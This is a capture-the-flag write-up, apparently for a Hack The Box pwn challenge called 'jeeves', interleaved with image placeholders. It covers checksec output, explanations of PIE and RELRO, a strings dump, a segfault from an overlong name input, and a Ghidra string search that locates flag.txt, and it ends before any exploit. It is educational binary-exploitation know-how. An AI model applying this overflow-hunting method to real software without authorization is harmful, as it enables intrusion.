

jeeves



DESCRIPTION


How are you doing, sir?


206.189.20.127:30012


GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat S

```
Hello, good sir!
May I have your name? Hello GET / HTTP/1.1
, hope you have a good day!
```



```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# ls
jeeves  jeeves.ctb  jeeves.ctb~  Jeeves.zip
```


```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# file jeeves
jeeves: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18c31354ce48c8d63267a9a807f1799988af27b
f, for GNU/Linux 3.2.0, not stripped
```

64-bit LSB executable for linux


```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# checksec jeeves
[*] '/Documents/htb/challenge/pwn/jeeves/jeeves'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

NX no execute enabled , so i'm not able to execute code on the stack
PIE enabled


PIE stands for Position Independent Executable, which means that every time you run the file it gets loaded into a different memory address. This means you cannot hardcode values such as function addresses and gadget locations without finding out where they are.

Relocation Read-Only (RELRO)

Relocation Read-Only (or RELRO) is a security measure which makes some binary sections read-only.

There are two RELRO "modes": partial and full.

Partial RELRO


Partial RELRO is the default setting in GCC, and nearly all binaries you will see have at least partial RELRO.

From an attackers point-of-view, partial RELRO makes almost no difference, other than it forces the GOT to come before the BSS in memory, eliminating the risk of a buffer overflows on a global variable overwriting GOT entries.


Full RELRO

Full RELRO makes the entire GOT read-only which removes the ability to perform a "GOT overwrite" attack, where the GOT address of a function is overwritten with the location of another function or a ROP gadget an attacker wants to run.


Full RELRO is not a default compiler setting as it can greatly increase program startup time since all symbols must be resolved before the program is started. In large programs with thousands of symbols that need to be linked, this could cause a noticable delay in startup time.



```
┌──(root💀kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# strings -n 10 jeeves
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[]A\A]A^A_
Hello, good sir!
May I have your name?
Hello %s, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift: %s
GCC: (Ubuntu 9.2.1-9ubuntu2) 9.2.1 20191008
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8055
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
__FRAME_END__
__init_array_end
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
printf@@GLIBC_2.2.5
close@@GLIBC_2.2.5
read@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
gets@@GLIBC_2.2.5
__libc_csu_init
malloc@@GLIBC_2.2.5
__bss_start
open@@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@@GLIBC_2.2.5
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.version
.gnu.version_r
.eh_frame_hdr
.init_array
.fini_array
```




```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# ./jeeves
Hello, good sir!
May I have your name? saad
Hello saad, hope you have a good day!

┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# ./jeeves
Hello, good sir!
May I have your name? saaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaad
Hello saaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaad, hope you have a good day!
zsh: segmentation fault  ./jeeves
```



```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# ltrace ./jeeves
Hello, good sir!
May I have your name? saad
Hello saad, hope you have a good day!
+++ exited (status 0) +++
```


we dont get any debug error through that
let's open it in a decompiler



Import /Documents/htb/challenge/pwn/jeeves/jeeves

Format: Executable and Linking Format (ELF)
Language: x86:LE:64:default:gcc
Destination Folder: jeeves:/
Program Name: jeeves

search>for strings


String Search [CodeBrowser: jeeves:/jeeves]
Help
String Search - 16 items - [jeeves, Minimum size = 5, Align = 1]


...	Location	Label	Code Unit	String View	Stri...	Le...	Is Word
	00100318	s_/lib64/ld...	ds "/lib64/ld-linux-x86-...	"/lib64/ld-linux-x86-64.so.2"	string	28	true
	001004e9		ds "libc.so.6"	"libc.so.6"	string	10	false
	001004f8		ds "printf"	"printf"	string	7	true
	00100504		ds "malloc"	"malloc"	string	7	true
	0010050b		ds "close"	"close"	string	6	true
	00100516		ds "__cxa_finalize"	"__cxa_finalize"	string	15	true
	00100525		ds "__libc_start_main"	"__libc_start_main"	string	18	true
	00100537		ds "GLIBC_2.2.5"	"GLIBC_2.2.5"	string	12	false
	00100543		ds "_ITM_deregisterTMClo...	"_ITM_deregisterTMCloneTable"	string	28	true
	0010055f		ds "__gmon_start__"	"__gmon_start__"	string	15	true
	0010056e		ds "_ITM_registerTMClone...	"_ITM_registerTMCloneTable"	string	26	true
	00102008	s_Hello,_g...	ds "Hello, good sir!\nMa...	"Hello, good sir!\nMay I have ...	string	40	true
	00102030	s_Hello_%...	ds "Hello %s, hope you h...	"Hello %s, hope you have a ...	string	37	true
	00102055	s_flag.txt_...	ds "flag.txt"	"flag.txt"	string	9	true
	00102060	s_Pleased...	ds "Pleased to make your...	"Pleased to make your acqu...	string	60	true
⚠	0010212f		db 3Ah (byte[23][14])	":*3$\""	string	6	false

